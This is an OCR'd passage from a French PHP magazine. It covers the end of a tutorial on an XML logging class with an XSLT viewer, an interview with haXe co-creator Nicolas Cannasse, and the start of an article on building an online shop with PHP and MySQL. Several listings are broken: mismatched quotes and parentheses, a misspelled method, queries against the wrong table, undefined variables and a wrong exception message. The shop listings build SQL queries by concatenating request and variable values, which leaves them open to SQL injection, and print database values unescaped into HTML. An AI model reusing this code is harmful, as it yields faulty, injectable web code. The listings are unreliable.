             $contentLogs .= „<?xml-stylesheet type=\"text/xsl\" href=\"logs.xsl\"?>\n";
             $contentLogs .= „<logs>\n";
             $contentLogs .= „</logs>\n";

             // Enregistre le nouveau contenu dans le fichier
             $handle = fopen($fileLogs, 'w');
             fwrite($handle, $contentLogs);
             fclose($handle);
         }
         // Sinon on lance une exception
         else {
             throw new Exception('File log doesn\'t exist');
         }
    }
}
?>
```

```
<?xml-stylesheet type=»text/xsl»
href=»logs.xsl»?>
```

juste après

```
<?xml version=»1.0» encoding=»utf-8»?>
```

afin de spécifier la feuille XSL à utiliser dans le fichier XML.

Rendez-vous enfin sur *http://www.mondomaine.com/logs/logs.xml*, le formatage se fera automatiquement.

Explications de la classe Log

Le constructeur : le constructeur privé permet de ne pas avoir la possibilité d'instancier cette classe. Il n'y a ici aucune utilité de créer un objet de type Log. On peut donc assimiler la classe Log à une classe statique (classe ne comportant que des méthodes statiques).

Méthode statique add : elle permet d'ajouter une entrée dans le fichier *logs.xml*. Cette méthode prend en paramètre le type de logs (*exception, warning* ou *log*). Ces types permettent de donner une priorité dans les messages. Un *warning* aura une priorité moins importante qu'une exception. Ils peuvent être définis via des constantes ou sous forme de chaîne. Dans notre exemple de classe, le paramètre doit être passé sous forme de chaîne. Le deuxième paramètre est le message associé à l'entrée dans le fichier de logs.

Pour ne pas rencontrer de problèmes, deux tests sont effectués sur le fichier *logs.xml*. Existe-t-il ? Peut-on écrire dedans ? Si ce n'est pas le cas des exceptions sont lancées.

Vient ensuite la partie XML avec *DOM Document*.

```
$xml = new domDocument();
Instancie DOM Document

$xml->preserveWhiteSpace = false;
$xml->formatOutput = true;
```

Permet de garder l'indentation dans le fichier XML cible.

```
$xml->load($logFile);
$logs = $xml->documentElement;
$item = $logs->appendChild($xml-
>createElement('item', ''));
```

Charge le fichier *logs.xml* et place la position courante sur un nouvel élément `item`.

```
$item->setAttribute(«type», $type);
$title = $item->appendChild($xml->create
Element('message', $message));
$title = $item->appendChild($xml-
>createElement('date', $date));
$title = $item->appendChild($xml-
>createElement('time', $time));
```

Dans ce nouvel `item` on place un attribut contenant le type de message (*exception, warning* ou *log*) et on crée trois sous-éléments, pour la date, l'heure et le message.

```
file _ put _ contents($logFile, $xml-
>saveXML());
```

Sauvegarde le nouveau contenu dans le fichier *logs.xml*.

Méthode statique `getLogs` : cette méthode permet de parser le fichier *logs.xml* afin de mettre en forme les données qu'il contient. Comme la méthode précédente, elle se base sur *DOM Document*.

```
$xml = new DOMDocument();
$xml->load($fileLog);
```

Charge le fichier *logs.xml* pour ensuite effectuer les traitements.

```
$items = $xml->getElementsByTagname(
'item');
```

Récupère tous les éléments *item* présents dans le fichier *logs.xml*.

```
// Message d'erreur
$message = $item->getElementsByTagnam
e('message');
foreach ($message as $value) {
        $logs[$i]['message'] = $value-
>nodeValue;
}
```

Pour chaque sous-élément, on récupère la valeur qui nous intéresse. On retourne ensuite un tableau contenant les informations de tous les logs du fichier *logs.xml*.

M éthode statique delete : régulièrement il faut vider le fichier de logs pour éviter que celui-ci atteigne des dimensions trop importantes et ralentisse votre serveur. Cette méthode permet donc de vider entièrement le fichier de logs. En y plaçant simplement les balises d'en-têtes du fichier XML.

Il est possible de créer une tâche CRON sur votre serveur pour vider périodiquement ces logs en exécutant cette méthode.

Exemple concret

Ajout d'une entrée dans le fichier de logs (voir le Listing 4). Voici un exemple concret de l'utilisation de la classe Log, le script déclare une fonction permettant de diviser le premier paramètre par le deuxième. Il est bien connu que la division par 0 pose un problème, c'est pourquoi la fonction teste si le deuxième nombre est égal à 0. Si c'est le cas on lance une exception. Cette exception sera récupérée lors de l'exécution de notre fonction. Si l'exception est récupérée, on ajoute une entrée dans le fichier de logs.

Utilisation de la méthode delete() (voir le Listing 5). Dans cet exemple on vide le fichier de logs pour éviter qu'il prenne trop de place

Listing 2. *Formatage des données du XML avec XSLT*

```
<?xml version="1.0" encoding="UTF-8" ?>
<xsl:stylesheet version="1.0"  xmlns:xsl="http://www.w3.org/1999/XSL/
Transform">
    <xsl:output method="html" encoding="UTF-8" doctype-public="-//W3C//DTD
XHTML 1.1//EN" doctype-system="http://www.w3.org/TR/xhtml11/DTD/xhtml11.dtd"
indent="yes"/>

    <xsl:template match="/">
        <html>
            <head>
                <title>Error Logs</title>
                <link rel="stylesheet" type="text/css" href="logs.css" />
            </head>
            <body>
                <h1>Error logs</h1>
                <div id="logs">
                    <table>
                        <tr>
                            <th>Date</th>
                            <th>Time</th>
                            <th>Message</th>
                        </tr>
                        <xsl:for-each select="/child::logs/*[@
type='exception']">
                            <tr class="exception">
                                <td><xsl:value-of select='./date'/></td>
                                <td><xsl:value-of select='./time'/></td>
                                <td class="message"><xsl:value-of select='./
message'/></td>
                            </tr>
                        </xsl:for-each>

                        <xsl:for-each select="/child::logs/*[@type='warning']">
                            <tr class="warning">
                                <td><xsl:value-of select='./date'/></td>
                                <td><xsl:value-of select='./time'/></td>
                                <td class="message"><xsl:value-of select='./
message'/></td>
                            </tr>
                        </xsl:for-each>


                        <xsl:for-each select="/child::logs/*[@type='log']">
                            <tr class="log">
                                <td><xsl:value-of select='./date'/></td>
                                <td><xsl:value-of select='./time'/></td>
                                <td class="message"><xsl:value-of select='./
message'/></td>
                            </tr>
                        </xsl:for-each>
                    </table>
                </div>
            </body>
        </html>
    </xsl:template>
</xsl:stylesheet>
```

Listing 3. *logs.css : feuille de style CSS pour la mise en forme du XSL*

```
@CHARSET "UTF-8";

html { background-color: #FDFDFF; }
h1 { text-align: center; }

table, th, td{
        border: 1px solid #FFF;
        border-bottom:2px solid #FFF;
        border-collapse: collapse;
}

table { width: 500px; }

td { padding:0 10px 0 10px; }
td.message { width:200px; }

div#logs { margin:auto auto; width:500px; }

.exception { background-color: #FFCFCF; }
.warning { background-color: #FFE2AF; }
.log { background-color: #C8FFBF; }
```

Listing 4. *Exemple d'utilisation de la classe Log*

```
<?php
require(log.class.php');

// Fonction permettant de diviser un nombre par un autre
// en vérifiant que le deuxième nombre ne soit pas égal à 0
function divide($first, $second) {
    // Lance une exception si le deuxième nombre est égal à 0
    if ($second == 0) {
        throw new Exception('Le 2eme nombre ne peut pas être n&eacute,gatif.');
    }
    // Retourne le résultat
    else {
        return $first / $second;
    }
}


$first = 4;
$second = 0;

try {
    echo divide($first, $second);
}
catch (Exception $e) {
     echo $e->getMessage();
    try {
        Log::add('exception', $e->getMessaget());
    }
    catch (Exception $e) {
          echo  $e->getMessage();
    }
}

?>
```

Listing 5. *Vider le fichier de logs*

```
<?php
require(log.class.php');

try {
        Log::delete('logs.php');
}
catch (Exception $e) {
        echo $e->getMessage()
}

?>
```

sur le serveur. Ici l'exécution se fait manuellement, mais rien ne vous empêche d'exécuter ce script grâce à une tâche CRON.

Conclusion

Afin de réagir à la moindre erreur ou tentative d'attaque sur votre site web, la création de fichiers de logs est indispensable. En revanche faites attention à ne pas loguer trop d'informations, à chaque fois il faut ouvrir le fichier, écrire les informations et le refermer. Si vous loguer 200 informations par page, votre script sera très lent, choisissez donc les informations les plus pertinentes. Rappelez-vous également que si vous avez des fichiers de logs, il faut régulièrement les consulter et les vider sinon ils ne servent à rien et consomment donc des ressources sur votre serveur pour rien.

Pour améliorer le script donné dans cet article, vous pouvez implémenter un système de notifications par email à chaque fois qu'une exception est levée. Vous n'aurez dans ce cas plus besoin de vérifier aussi régulièrement vos fichiers de logs. Attention, l'envoi de mail, s'il est utilisé à chaque fois et trop souvent, engendrera des baisses de performance de votre serveur. Concernant le formatage des données, rien ne vous empêche d'utiliser les 2 moyens de formatage. Par exemple le XSL pour consulter directement les logs depuis le fichier XML et le PHP pour inclure la lecture des logs dans un panneau d'administration.

Attention, dernier point très important, les fichiers de logs contiennent des informations sensibles concernant votre serveur, il est donc impératif de protéger le dossier contenant les fichiers de logs. Un fichier *.htaccess* semble la meilleure des solutions pour éviter les problèmes. Si vous utilisez la mise en forme avec du XSL, mettez un *.htaccess* avec un login/mot de passe. Si vous utilisez seulement le formatage en PHP, vous n'avez pas besoin de pouvoir accéder à ce dossier et vous pouvez donc refuser toutes les tentatives d'accès.

Sur Internet

- *http://fr.php.net/book.dom* – Utilisation de DOM Document,
- *http://haypo.developpez.com/tutoriel/xml/xslt/* – Tutorial sur XSLT.

AYMERIC LAGIER

Aymeric Lagier est étudiant à l'ESI – École Supérieure d'informatique – SUPINFO. Il développe en PHP et s'intéresse aux nouvelles technologies.
Site Web : http://www.aymericlagier.com
Contact : aymeric.lagier@gmail.com

Interview
de Nicolas Cannasse
co-créateur de Motion-Twin

PHP Solutions : Bonjour Nicolas. Peux-tu te présenter aux lecteurs de PHP Solutions ?

Nicolas Cannasse : Je m'appelle Nicolas Cannasse, j'ai 29 ans, et je travaille depuis plusieurs années sur différentes technologies web (Flash, JS, base de données) pour *Motion-Twin*, entreprise dont je suis le co-créateur. Depuis 2006, nous avons développé un langage de programmation appelé haXe que nous utilisons sur tous nos projets de jeux web, et nous l'avons distribué sous une licence Open Source pour que tout le monde puisse en profiter.

PS : Qu'est-ce que le langage haXe et quel est son objectif ?

NC : Tous les langages ont des limitations dans leur utilisation, du fait qu'ils sont liés à une plate-forme particulière : Java à sa JVM, C# à .NET, PHP à sa machine virtuelle. Depuis quelques années, on voit apparaître des plate-formes multi-langages qui consiste à pouvoir utiliser plusieurs langages différents sur la même plate-forme. Mais cela n'ajoute pas de possibilités en terme de nouvelles technologies : il n'est pas possible de faire de Flash avec du Java par exemple.

haXe c'est un peu le contraire : au lieu de concentrer les utilisateurs sur une plate-forme unique avec plusieurs langages, ils permet d'utiliser de nombreuses plate-formes différentes (*PHP, C++, JS, Flash, NekoVM*...) avec le même langage. L'idée générale étant de permettre à un développeur connaissant haXe de pouvoir aussi utiliser ses connaissances dans d'autres domaines et avec d'autres technologies.

PS : HaXe a récemment intégré la compilation vers PHP. Qu'en ressort-il pour le moment ?

NC : Il y avait une véritable envie de la part des développeurs d'avoir une possibilité d'utiliser PHP. À *Motion-Twin*, nous utilisons principalement *haXe/Neko* qui cible *NekoVM*, notre machine virtuelle maison. Mais de nombreuses personnes n'ont pas accès à un serveur dédié et *NekoVM* n'est pas installé par défaut sur les serveurs partagés. D'où l'idée de permettre d'utiliser haXe avec PHP. Franco Ponticelli s'est occupé de l'ajout de cette nouvelle plate-forme, et le résultat est excellent. J'ai eu l'occasion de le tester sur mon blog pendant quelques mois : le même code haXe pouvait être compilé sois vers PHP soit vers *NekoVM*.

PS : Selon toi, qui sont ou seront les principaux utilisateurs de la plate-forme PHP via haXe ? Une utilisation professionnelle est-elle envisageable ?

NC : Tous ceux qui veulent se mettre à haXe mais veulent continuer à faire tourner leur site sous PHP sont des utilisateurs potentiels. Cela permet d'évaluer le langage, de se faire une idée si on aime ou pas, avant éventuellement de passer à *NekoVM* qui offre de bien meilleures performances (et est Open Source aussi).

Il est tout a fait possible d'utiliser haXe/PHP de façon professionnelle, car le code PHP généré correspond à peu prés à ce qu'un bon programmeur PHP aurait écrit par lui-même, mais à cela s'y rajoute toute la vérification du typage de haXe, ce qui facilite énormément le développement et la maintenance d'applications.

Prenons un exemple : les erreurs de syntaxe. Sur PHP, il faut écrire le programme, sauvegarder, aller sur le navigateur et faire F5 ou naviguer vers la page correspondante, tout ça pour se rendre compte que l'on a oublié une parenthèse quelque part.

Avec haXe, une touche pour compiler et directement en cas d'erreur de syntaxe ou de typage on est informé et il suffit de cliquer sur l'erreur pour être directement amené dans le fichier à la ligne précise. C'est un véritable confort d'utilisation.

PS : De nombreuses librairies sont disponibles pour PHP, ainsi que plusieurs gros frameworks (Symfony, Zend, etc.), et les développeurs se sont habitués à les utiliser. Pourquoi, et comment faire la transition vers haXe dans ce contexte ?

NC : Il est tout à fait possible d'utiliser des frameworks PHP depuis haXe/PHP, il suffit pour cela de déclarer les classes «externes» correspondant à ces bibliothèques.

PS : La popularité d'un projet open-source repose en partie sur sa communauté. Qu'en est-il de celle de haXe ?

NC : haXe a encore une petit communauté comparée à celle de PHP par exemple, mais elle est très active et composée de plusieurs développeurs professionnels qui font l'essentiel de leur activité en haXe. Cela permet d'avoir des retours très qualifiés et contribue grandement à améliorer le langage.

La communauté s'organise aussi petit-à-petit pour faire parler de haXe à l'extérieur, de façon à ce que de nouvelles personnes intéressées puisse découvrir haXe.

PS : Comment vois-tu le futur de haXe ?

NC : HaXe a pour but de supporter les principales plate-formes qui sont utiles aux développeurs, de façon à être totalement neutre par rapport à une plate-forme donnée. On peut imaginer dans un futur proche voir l'ajout de Java comme plate-forme supportée, et j'ai aussi beaucoup d'espoir de voir le travail de Hugh Sanderson aboutir de façon à ce que l'on puisse faire tourner haXe sur l'*iPhone*.

PS : As-tu quelques conseils à donner aux lecteurs qui souhaiteraient se lancer dans le développement avec haXe ?

NC : Par rapport à d'autres langages, haXe demande peut-être plus d'investissement personnel au départ, mais à terme une fois les bases maîtrisées, il ouvre de très nombreuses portes car il vous permet d'accéder à de très nombreuses plate-formes (Flash, JS, PHP, Neko, C++, ...) sans avoir à chaque fois à avoir à apprendre un nouveau langage.

PS : Merci de nous avoir consacré du temps pour réaliser cet entretien.

Votre boutique en ligne

Vous maîtrisez PHP et MySQL et vous souhaitez faire fructifier vos connaissances en montant une boutique en ligne et enfin pouvoir vendre vos produits favoris sur internet ? Cet article est fait pour vous !

Cet article explique :

- Comment construire un système de boutique en ligne.
- Comment appréhender les problèmes inhérents à ce genre de système.
- Comment faire pour créer un système adapté à vos besoins spécifiques.

Ce qu'il faut savoir :

- Connaissances de PHP.
- Connaissances de MySQL.

Niveau de difficulté 

Le e-commerce ne s'est jamais aussi bien porté. Des boutiques toutes plus attractives les unes que les autres fleurissent chaque jour sur le web et obligent les boutiques existantes à se mettre à jour, à évoluer, à proposer de nouveaux services toujours plus innovants et originaux et ce, dans un seul but, simple et pourtant essentiel pour chacun d'entre nous : vendre !

Le fait de disposer de produits d'exception à la vente ne suffit malheureusement pas, loin s'en faut ! Le vieil adage disant *Peu importe le flacon pourvu qu'on ait l'ivresse* ne semble pas s'appliquer au web. En effet, le flacon est au moins aussi essentiel que ce qu'il contient ! Si vous essayez de vendre des produits de grande qualité dans une boutique médiocre sur le plan graphique ou technique, vous en paierez aussitôt les frais.

Voilà pourquoi il est impératif de bien penser sa boutique en amont, de repérer tous les points qui pourraient poser problème, de tout anticiper de façon à ce que vous ayez un minimum de contraintes techniques afin de pouvoir sans cesse améliorer votre système et enfin, et c'est de loin le plus important, essayez de vous mettre à la place de l'internaute qui va venir sur la boutique.

Que ce soit par hasard ou suite à une recherche, le client potentiel doit trouver rapidement et de manière très claire ce qu'il cherche. De la même manière, il doit pouvoir commander sur votre boutique en toute simplicité et en ayant un sentiment de confiance. Rien de pire qu'une boutique où les conditions générales de vente sont introuvables, où l'adresse du gérant de la boutique n'est pas mentionnée, etc. Le client doit être en confiance et cela passe en partie par la conception du site de vente en ligne que vous allez construire.

Sur mesure ou préconstruit

La question doit se poser avant de commencer quoi que ce soit. Si les solutions de boutique en ligne préconstruites sont suffisantes dans certains cas (os-commerce, magento, etc.) nous allons partir du principe que vous souhaitez construire votre boutique par vous-même.

Que vous soyez un webmaster ou un futur administrateur de boutique en ligne, il est possible que certaines fonctions soient trop spécifiques et donc, non disponibles sur des solutions existantes. De la même façon, vous souhaiterez peut-être vous démarquer en créant vous-même votre propre système de boutique en ligne ou tout simplement afin d'en maîtriser chaque partie de manière globale. Il est en effet toujours plus simple de retoucher son code que celui des autres, même si ce dernier est de grande qualité.

Les questions à se poser... Avant toute chose, il faut définir les attentes, les contraintes et arriver à trouver des solutions techniques.

- Comment vendre ?
  Autrement dit, comment présenter les produits sur la boutique, comment organiser leur classement, etc. Il est évident que des *t-shirts* ne seront pas vendus et mis en avant comme des outils agricoles par exemple. La navigation est également un élément critique et ne doit en aucun cas être négligée !
- Quid des questions techniques ?
  Le mode de paiement, les frais de port, la gestion des clients, la facturation, la gestion des stocks... Autant de questions cruciales qu'il faut bien anticiper sous peine de se retrouver bloqué en cours de développement.
- Quels services proposer aux clients ?
  Le client a besoin de se sentir aidé dans son choix. Votre système peut y contribuer. Le client aime aussi bénéficier de gadgets en tous genres, de promotions, de remises, tout ce qui fait que vous arriverez à le fidéliser.
- Comment faire en sorte que ma boutique soit unique ?
  Car c'est bien là qu'est le problème. Comment faire en sorte que votre boutique soit plus visitée que les autres. Cela passe autant par le côté humain que par le côté programmation qui sont tous deux des points essentiels. Si vous ne vous distinguez pas, vous risquez de devenir une de ces innombrables boutiques qui ne fonctionnent pas.

Comment vendre ?

La première question à se poser est de savoir comment les données nécessaires aux fiches produits doivent être organisées dans vos BDD de manière à optimiser l'affichage et la navigation. À moins que vous n'ayez que peu de produits à vendre, il est déjà impératif de créer des conteneurs. À la façon des dossiers sur un ordinateur, on créera alors un conteneur *pantalon* et un conteneur *t-shirt* par exemple afin de ranger les produits sur le site. Pour cela, rien de plus simple, il vous suffit par exemple d'avoir une table *conteneurs* structurée comme sur le Tableau 1.

Comme vous le voyez, la structure est très simple et ce n'est pas la peine d'aller chercher beaucoup plus loin. L'efficacité de ce genre de structure sera généralement largement suffisante. Le champ *dépendance* permet tout simplement de savoir à quel endroit se positionne chaque conteneur.

Donc, dans l'exemple, nous voyons que *Pantalons* et *Pullovers* ont 0 comme dépendance, ce qui signifie qu'ils sont à la racine du catalogue alors que Velours et Jean ont la dépendance 1. Si nous regardons quelle entrée a l'id égale à 1, nous voyons qu'il s'agit des pantalons. Nous savons donc que *Pantalon* contient une catégorie *Velours* et une catégorie *Jean*. Cela suffit pour obtenir une navigation efficace.

Pour les produits, nous partons sur le même principe. Rendez-vous au Tableau 2 pour voir les différents champs qui composent une fiche produit et le champ dépendance qui permet tout simplement de savoir où se situe le produit dans notre système de classement par conteneur. Une fois cela fait, il ne vous reste plus qu'à générer un menu (Listing 1) et à programmer simplement l'affichage des descendances de conteneurs en interrogeant deux tables afin de savoir ce qu'il faut afficher, à quel endroit et de quelle manière... Voir pour illustration le Listing 2.

Maintenant que vous avez vu globalement comment faire votre affichage on ne

Listing 1. *Menu dynamique du catalogue*

```
$sql=mysql_query("SELECT id,nom FROM conteneurs WHERE dependance='0'
ORDER BY nom") ;

while ($row=mysql_fetch_array($sql)) { ;
        echo "<a href=\"catalogue.php?dependance=".$id."\">".$row['nom']."</
a><br />" ;

}
```

Listing 2. *Affichage d'un conteneur*

```
if (isset($_GET['dependance'] AND is_numeric($_GET['dependance'])) { ;

        // Affichage des conteneurs présents dans le conteneur en cours
d'exploration

        $sql=mysql_query("SELECT id,nom FROM conteneurs WHERE
dependance="'.$_GET['dependance']."' ORDER BY nom") ;
        while ($row=mysql_fetch_array($sql)) { ;
                echo "<a href=\"catalogue.php?dependance=".$id."\
">".$row['nom']."</a><br />" ;
        }

        // Affichage des produits présents dans le conteneur en cours
d'exploration

        $sql=mysql_query("SELECT id,nom,prix,photo,description,prix FROM
conteneurs WHERE dependance="'.$_GET['dependance']."' ORDER BY nom,prix") ;
        while ($row=mysql_fetch_array($sql)) { ;
                echo $row['nom']."<br />" ;
                echo $row['description']."<br />" ;
                echo $row['prix']."<br />" ;
                echo "<img src=\"".$row['photo']."\"><br />" ;
                // Lien d'ajout au panier
                echo "<a href=\"panier.php?id=".$row['id']."\">Ajouter au
panier'</a><br />"
        }

}
```

Tableau 1. *La table conteneurs servant au classement des produits*

Id (Int 11)	Designation (Varchar 255)	Dependance (Int 11)
1	Pantalons	0
2	Pullovers	0
3	Velours	1
4	Jean	1

Tableau 2. *La table produits*

Id (Int 11)	Nom (Varchar 255)	Description (Text)	Photo (Varchar 255)	Dependance (Int 11)	Prix (Decimal 10,2)	Taux_TVA (Decimal 10,2)
1	Jean gris	Un joli jean.	jean_255.jpg	4	60.00	19.6
2	Pull XL	Cousu main	pullsml.jpg	2	45.20	19.6

Tableau 3. *La table des pays*

Id (Int 11)	Pays (Varchar 255)	Tva (Varchar 3)
1	France	Oui
2	Maroc	Non
3	Espagne	Oui
4	Suisse	Non
5	Chine	Non

Listing 3. *Calcul du prix HT / TTC selon pays et taux de TVA*

```
// $id _ pays est l'id dans la table pays du pays de LIVRAISON de la
marchandise
// $panier est un tableau contenant les valeurs du panier client
// On part du principe que les prix produits sont entrés en TTC

$total _ ht=0 ;
$total _ ttc=0 ;

foreach ($panier as $index=>$value) { ;
        $total _ ttc=$total _ ttc+$value['prix'] ;
        $total _ ht=($total _ ht+($value['prix']/(1+($value['taux _ tva']/100)))) ;
}

// Nous avons à présent le HT et le TTC

// Teste si la TVA est applicable au pays de livraison

$sql _ pays=mysql _ query(" SELECT tva FROM pays WHERE id="'.$id _ pays.""') ;
$tva _ applicable=mysql _ result($sql _ pays,0) ;

if ($tva _ applicable=="NON") { ;
        $prix _ a _ payer=$total _ ht ;
}

if ($tva _ applicable=="OUI") { ;
        $prix _ a _ payer=$total _ ttc ;
}

// A ce niveau, nous savons enfin ce que va devoir payer le client...
```

peut plus simplement, il vous reste bien entendu à adapter ce principe à vos besoins. L'ajout au panier ne doit pas être négligé, il faut tester les stocks par exemple, gérer l'affichage de son contenu, etc. Les exemples donnés ne sont évidemment pas suffisants, loin de là, mais ils donnent une idée de la simplicité avec laquelle on peut obtenir une navigation efficace.

Ce qu'il ne faut absolument jamais perdre de vue, c'est qu'à tout moment, votre client doit pouvoir s'y retrouver. Évitez absolument de le perdre dans les méandres d'une boutique obscure. Appliquez au mieux la règle des trois clics. Cette règle, même si elle est non officielle a quand même le mérite de représenter l'état d'esprit de la plupart des internautes face à un site web. Il faut tout trouver et tout de suite ! Pour être clair, la règle tend à démontrer que si un internaute ne trouve pas ce qu'il cherche sur un site en moins de trois clics sur les liens du site en question, il abandonnera sa recherche et changera de site. Pour en savoir plus, l'adresse suivante vous aidera peut-être à organiser votre arborescence selon les exigences des internautes : *http://fr.wikipedia.org/wiki/Règle_des_trois_clics*. Pour faire simple, il faut impérativement que l'internaute trouve ce qu'il cherche dans les plus brefs délais.

L'organisation de votre catalogue en ligne tient alors beaucoup plus à votre capacité à bien répartir les produits de manière claire pour l'internaute qu'au code source permettant de l'afficher. De la même manière, l'opération pour passer une commande doit impérativement être très simple et surtout, d'une clarté irréprochable. Si votre boutique perd le client de formulaires en formulaires, si le paiement de son panier est trop compliqué, ce sera à coup sûr des ventes perdues. Enfin, appliquez-vous à faire en sorte que vos clients, à tout moment, puissent suivre leurs commandes, éditer leurs factures, avoir accès à un historique précis, pouvoir changer simplement et rapidement leurs coordonnées, etc. En trois mots : clarté, ergonomie, simplicité ! Enfin, n'hésitez pas à faire tester votre site avant passage en production. On néglige trop souvent ce côté test et c'est pourtant là que ressortent 99% des problèmes que vous pourrez rencontrer par la suite.

Pour arriver à tout cela, il va sans dire que vous devez faire un maximum d'efforts au niveau de la programmation de votre boutique et envisager tous les cas de figure d'où la question...

Quid des questions techniques ?

Au niveau technique, si une boutique peut, comme nous l'avons vu, être très simple en ce qui concerne la navigation, l'affaire se corse au niveau des paiements en ligne et dans certains cas au niveau des produits eux-mêmes. Voyons dans un premier temps comment se déroule la commande. Dans la plupart des cas, voici comment se passe une vente sur internet :

A. Le client remplit son panier et la valide.
B. Le client crée son compte ou se connecte s'il a déjà un compte client.
C. Le client vérifie et modifie éventuellement les données pour la livraison.
D. Le client choisit son mode de paiement.
E. Le client paie en ligne et la commande est alors traitée par le *backoffice*.

Si les points A et B ne posent a priori aucun problème particulier au niveau développement (il s'agit grossièrement de formulaires à enregistrer dans des tables selon vos besoins spécifiques), le point C est quant à lui assez problématique. En effet, nous sommes alors confrontés à différents soucis légaux et juridiques. La TVA par exemple. C'est un des points essentiels que vous devrez absolument bien anticiper. En France, il existe des lois strictes sur la gestion de la TVA. D'une part, il existe différents taux 5,5% et 19,6% (il en existe d'autres applicables dans des cas très particuliers...) et d'autre part, elle ne s'applique pas à toutes les ventes.

Pour vos produits, si vous avez différents taux (si vous vendez de la nourriture ET des assiettes par exemple, la nourriture sera à 5,5% et les assiettes à 19,6%), vous devrez prévoir un champ TVA dans votre table qui indiquera le taux à appliquer au moment du calcul du prix hors taxe.

De plus, vous devrez appliquer la TVA uniquement dans certains cas. En effet, la loi française prévoit de n'appliquer la TVA que dans le cas où vous livrez vos produits en union européenne, la Suisse étant un cas particulier pour lequel on n'applique pas la TVA au même titre que les pays hors union européenne.

Donc, pour fixer le prix à payer pour un produit donné, vous devez connaître le taux appliqué au produit et savoir si la TVA est applicable en fonction du pays de livraison. Votre table de pays devra donc contenir un champ indiquant si la TVA y est applicable ou non (voir Tableau 3). De ce fait, une fois que vous aurez réussi à réunir toutes les données nécessaires à votre calcul, il vous restera à faire le script. Vous pouvez par exemple faire comme il est indiqué sur le Listing 3 ; malheureusement, ce n'est pas toujours aussi simple.

Une fois que le prix est connu, il ne reste qu'à payer la commande. À ce niveau là, impossible de fournir un exemple concret pour la simple et bonne raison que les banques vous proposeront toutes une solution de paiement en ligne légèrement différente. On reste très souvent sur des modules se ressemblant mais vous devrez adapter votre code quasiment à chaque fois. Ne négligez surtout pas cette partie du travail, effectuez de nombreux tests avant de passer en production et surtout, lisez bien dans la


KERNIX
Web Application Provider
DÉVELOPPEMENT
D'APPLICATIONS WEB
SUR MESURE
Nous sommmes convaincus que la réussite de nos clients et de leurs projets web repose sur des solutions spécifiquement adaptées à leurs besoins. KerniX vous propose donc un service sur mesure : de la conception à l'hébergement.
E-COMMERCE PARIS 2009
Retrouvez-nous les 29, 30 septembre & 1er octobre 2009 sur le stand n°147 au SALON E-COMMERCE 2009
En savoir plus sur www.kernix.com

documentation qui vous sera fournie tout ce qui aura trait à la sécurisation des échanges entre site et banque. De manière générale, que ce soit pour *Paypal,* ou pour des modules bancaires classiques, le fonctionnement est assez semblable. Vous pouvez aller voir en Figure 1 un schéma simplifié du fonctionnement.

La plupart du temps, le paiement en ligne ne s'effectuera pas sur votre site web mais sur celui de la banque. Vous bénéficierez en cela de leur système de protection et donc de la sûreté de l'opération de paiement. Par contre, à vous de sécuriser au maximum les échanges qui auront lieu entre la banque et votre site web. Différentes méthodes de vérification vous seront alors proposées par le système bancaire choisi. À vous de voir lequel vous convient le mieux...

Pensez également à toujours tenir le client informé de ce qu'il se passe. Par expérience, il s'avère qu'un client préfère recevoir un mail à chaque étape de sa commande (soit environ 4 selon vos procédures...) que de n'en recevoir qu'un à la fin du traitement. Encore une fois, rassurez au maximum l'internaute !

Maintenant que la vente est faite, c'est le *backoffice* qui prend le relais et là, les problèmes posés sont sensiblement les mêmes mais pour des raisons différentes. Déjà, pensez à programmer l'outil de déstockage des produits. Vous pouvez déstocker au paiement de la commande ou déstocker au moment de son expédition. Dans tous les cas, pensez à le faire, il serait mal venu de vendre des produits que vous ne pourriez livrer... À ce propos, si vous travaillez en flux tendu, sachez qu'il est alors obligatoire d'indiquer à l'internaute les délais de livraison et d'acheminement du matériel. Plus de soucis de stock mais d'autres contraintes viendront quand même vous ennuyer.

Pour en finir avec les paiements et les problèmes de TVA, sachez que lors de l'édition des factures (que vous ferez certainement via *fpdf* ou autre classe pour générer des documents), vous devrez ventiler les différentes TVA. Autrement dit, vous devrez indiquer combien vous avez de TVA à 5,5, combien à 19,6, etc. Cela peut paraître anodin mais ça peut rapidement devenir un vrai casse-tête !

Exemple, vous souhaitez vendre un panier gourmand contenant du foie gras et une bouteille de vin.

La mise à prix est à 50€. Lors de la vente, aucun problème mais lors de la facturation, vous ne pourrez pas définir une TVA unique pour le panier gourmand. Vous devrez alors ventiler la TVA pour le vin d'un




Figure 1. *Le passage de command*

